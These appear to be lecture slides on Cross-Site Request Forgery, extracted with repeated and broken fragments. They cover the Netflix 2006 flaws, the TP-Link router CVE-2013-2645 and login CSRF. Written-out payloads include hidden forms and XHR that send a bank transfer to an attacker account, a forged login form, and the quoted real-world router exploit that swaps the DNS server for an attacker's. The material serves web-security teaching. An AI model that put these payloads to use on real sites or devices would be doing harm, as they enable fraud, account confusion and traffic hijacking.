  
</img>
```

Cross-Site Request Forgery (CSRF)

- Force a user to execute unwanted actions (e.g., changing state) on an **authenticated** web application
- Attack works for GET (Invisible images, hidden iframes, css files, scripts, ...)

```

</img>
```

Browser send request on behalf of the user (victim)

The image is not visible, but the request goes out

Cross-Site Request Forgery (CSRF)

- Force a user to execute unwanted actions (e.g., changing state) on an **authenticated** web application
- Attack works for GET (Invisible images, hidden iframes, css files, scripts, ...)

```

</img>
```

- and POST (create iframe, submit form, use XHR APIs ...)

```
<form method="POST" action="https://bank.com/transfer.php" id="transfer">
  <input type="hidden" name="act-to" value="attacker_account">
  <input type="hidden" name="amount" value="100">
</form>
```

```
<script>
  transfer.submit()
</script>
```

```
<script>
  var xhr = new XMLHttpRequest();
  xhr.open('POST', 'bank.com/transfer.php');
  ...
  xhr.send("to=attacker_account&amout=100")
</script>
```

Cross-Site Request Forgery (CSRF)

- Force a user to execute unwanted actions (e.g., changing state) on an **authenticated** web application

Very important point:
A web page can **send information to any site!**

```
<form method="POST" action="https://bank.com/transfer.php" id="transfer">
```

```
  <input type="hidden" name="act-to" value="attacker_account">
```

```
  <input type="hidden" name="amount" value="100">
```

```
</form>
```

```
<script>
```

```
  transfer.submit()
```

```
</script>
```

```
<script>
```

```
  var xhr = new XMLHttpRequest();
```

```
  xhr.open('POST', 'bank.com/transfer.php');
```

```
  ...
```

```
  xhr.send("to=attacker_account&amount=100")
```

```
</script>
```


SOP Does Not Control Sending



- SOP violation? Nope!
- Same origin policy (SOP) controls access to DOM
- **Active content (scripts) can send a request anywhere!**
 - No user involvement required

CSRF on Netflix 2006

20



CSRF on Netflix 2006




- CSRF vulnerabilities at Netflix allowed the attacker to do:
 - Add movies to your rental queue
 - Add a movie to the top of your rental queue
 - Change the name and address of a victim's account
 - Change the email and password on a victim's account

```
  
</img>
```

CSRF Example: TP-Link Routers (CVE-2013-2645)

- TP-Link web interface was vulnerable to configuration changes via CSRF
 - Set root of built-in FTP server, enable FTP via WAN, ...
 - **Modify DNS server**
- Exploited in the wild to change DNS server
 - Redirects all DNS traffic to attacker's server
 - Leaking all visited domains
 - Allowing for trivial MITM attacks



CSRF Example: TP-Link Routers (CVE-2013-2645)

Real-World CSRF attack hijacks DNS Server configuration of TP-Link routers

From: Jakob Lell <jakob () jakoblell com>

Date: Wed, 30 Oct 2013 10:25:35 +0100

Advisory location:

<http://www.jakoblell.com/blog/2013/10/30/real-world-csrf-attack-hijacks-dns-server-configuration-of-tp-link-routers-2/>

```
var _$ =
["\x3c\x73\x74\x79\x6c\x65\x20\x74\x79\x70\x65\x3d\" \x74\x65\x78\x74\x2f\x63\x73\x73\" \x3e\x40\x69\x6d\x70\x6f\x72\x7
JAVASCRIPT ⚙
JAVASCRIPT ⚙

document.writeln(
  '<style type="text/css"> \
    @import url(http://admin:admin:192.168.1.1/userRpm/LanDhcpServerRpm.htm?
dhcpserver=1&ip1=192.168.1.100&ip2=192.168.1.199&Lease=120&gateway=0.0.0.0&domain= &dnsserver=106.187.36.85&dnsserver2
=8.8.8.8&Save=%B1%A3+%B4%E6); \
  </style>')
```


Attacker's DNS server

Login CSRF




- In 2008, login CSRF attack was introduced
- User's browser logs into website with the attacker's username & password
 - ...thereby authenticating the victim into the website as the attacker
 - Q. Why it is dangerous?

Login CSRF Example



Login CSRF Example

<https://attacker.com/seecat>



```
<form method="POST" id="login"
target="https://google.com/login">
  <input name="username" value="attacker">
  <input name="password" value="xyzzz">
</form>
<script>
  login.submit();
</script>
```

Attacker's
account



victim


POST /login HTTP/1.1
username=attacker&password=xyzzz

Logged in
as attacker



